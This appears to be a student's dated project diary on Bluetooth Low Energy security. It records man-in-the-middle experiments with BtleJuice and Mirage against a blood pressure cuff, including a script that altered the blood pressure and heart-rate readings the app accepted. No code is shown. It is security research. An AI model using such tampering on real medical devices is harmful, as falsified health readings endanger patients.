January 31	Today I finished writing up the Bluetooth pairing section. I then worked on the Btlejuice. I found the problem of why it hasn't been working. the issue was that the host did not have a Bluetooth dongle to use. Therefore, I ordered one.
February 1	My Bluetooth adapter arrived today. I was able to work on btlejuice. I was unable to connect to the proxy if it was created on the kali and connecting via the Ubuntu terminal. However, the other way worked well and connected. There was another error though that I am looking into and documenting.
February 3	Today I created the start of the flowchart. This flowchart describes the steps for each section of the project.
February 4	Today I finished the flowchart. I then completed more research for the report and wrote up the GAP section and added relevant diary sections.
February 5	Today I worked on btlejuice and managed to fix the hci0 problem on the Ubuntu terminal. I also made the VM is available to the host so that the proxy could be connected to. However, a scanning error occurred. It is said to be because adapters have to be 4.0+ so I will look further into this.
February 8	Yesterday I worked on btlejuice to try and capture data from any Bluetooth device. It was able to create a proxy and spoof the MAC address and take all of the services however nothing could be captured.

February 9	Today I tried looking into how to find the security mode of the device. I used a couple apps to find the flags in the advertising packet however I couldn't find what I was looking for. I then worked on the report. I wrote up about SHA-256 and started SSP. I also added screenshots of the diary.
February 10	Today I worked on creating the readme files. I wrote the files for Blue Hydra and Ubertooth.
February 11	Today I finished creating the readme files for the Bluetooth discovery and the btlejuice experiments.
February 13	I worked on the report today. I wrote up most of the protocol sections on the host side. All I have left is hci. I also wrote up the end of the SSP section.
February 14	Today I worked on using the mobile applications on both IOS and Android. The applications I found useful were nRF Connect and LightBlue. I then wrote up about them and about my findings.
February 17	I worked on finishing the Btlejuice README file today by adding steps on how to run it and then I added in blank link to images that I will take at a later date. I then worked on my report. I finished the section on background research by writing up the Bluetooth versions section and finishing the stack layers description.
February 18	I worked on Btlejuice again today. I managed to get the tool fully working and I am happy to say I was able to perform the attack. I tried different ways however had a problem with the replay attack.
February 20	Yesterday I had a meeting with Salah. I then worked on what we discussed. I tried to capture the data that is created by the blood pressure cuff and sent to the application. I found that the data collected was not sent after recording so I need to look into this problem.

February 21	Today I tried to capture the pressure data however it wasn't sent to the application. I then wrote up my findings with screenshots.
February 23	I worked on the report today. I sorted out figures and the bibliography to avoid plagiarism.
February 24	I planned my professional issues report today ready to write it tomorrow. I have chosen to write about privacy, usability and legal issues.
February 25	I wrote up the intro and the privacy part of my professional issues report today. Tomorrow I will try to finish it.
February 26	I finished the professional issues report today, I then put it into the final report and started to check it before I submit it as the draft on Friday.
March 7	This week I have been working on BtleJuice to try and get the dummy to capture the data collected on the pressure cuff that is sent to the Application. However, the data is not received by the application every time. I also created a simpler flowchart and described it in my report.
March 8	Today I worked on understanding all of the information intercepted by btlejuice and outputted in the web interface. The data seems to be the advertising packet, but I need to look into it further.
March 11	Yesterday I read up on the tool Mirage. I then set it up and got it ready to use. Once setup I wrote the readme file and tried to run the tool. Today I worked on getting videos of the mirage setup and then a video of running a simple targeted MITM attack on the Bluetooth blood pressure cuff.
March 12	Today I worked on the report. I wrote up some of the description of mirage and then I deleted the work logs. I also changed parts of the professional issues.

March 13	I worked on understanding each of the handles that were being used by the slave and the master devices. I have documented each of these.
March 14	Today I tried to understand the data that was sent by the slave to the application in hex format. I will document this now. I am also putting together the videos to show the work that I have completed.
March 15	Today I worked on mirage. I wrote a python script which modifies the data packet transferred to the app containing the blood pressure, date and heart rate in hex format. It works for changing one piece, but I cannot change multiple parts of the string.
March 16	Today I worked on the python script for mirage. I wrote the script to change the values of the systolic, diastolic and heart rate.
March 17	I have worked on the report today. I have been writing up chapter 3 on mirage which explains the information about the framework. I then started writing up the chapter 4 part which shows the steps taken to start and run the tool.
March 20	For the past two days I have been writing up the chapter 4 section on mirage with screenshots and explaining how I wrote the scenario. I also detailed the steps to use it and how the framework works as a whole.
March 23	Today I started writing my self-evaluation.
March 27	Today I finished my self-evaluation and started to change the professional issues to match the changes Salah told me to make.
March 30	Today I updated the flowchart to match the rest of the framework. I also reordered my GitHub repository and finished writing up the mirage readme file.
April 2	I looked into checksum and CRC today and wrote about them in my theory section. I wrote about how they work, how they are checked and why

	they are useful. Tomorrow I will be trying to calculate the values to see if integrity checks are used in the data transfer from the device to the application.
April 4	Yesterday, I worked on refactoring the report. I then worked on trying to modify the packet again for just one part so that it is accepted and received by the application.
April 6	Today I worked on trying to get the application to accept a modified packet. I was able to change the systolic data to 0. This meant two things. Firstly, that I could change the data and secondly that there was no integrity check on the data sent to the app from the cuff.

Reflection on the diary based on the project plan

Due to my project plan, I delayed starting my research. If you look at my diary you can see that I started to read on the 6th October instead of 4th. However, I started looking into Security on time. As you can see from the diary, I started to test the device earlier than expected. This is because I could read and perform practical experiments at the same time. The practical was started on 23rd October instead of 28th. The data creation stage was running throughout the term and not in a set block as I set in the plan. As you can see from the Gantt Chart, I should have completed data capture and data change by the end of term. This was not the case. I had a few issues with tools and virtual machine which delayed my progress. I also underestimated how long it would take for me to carry out the experiments.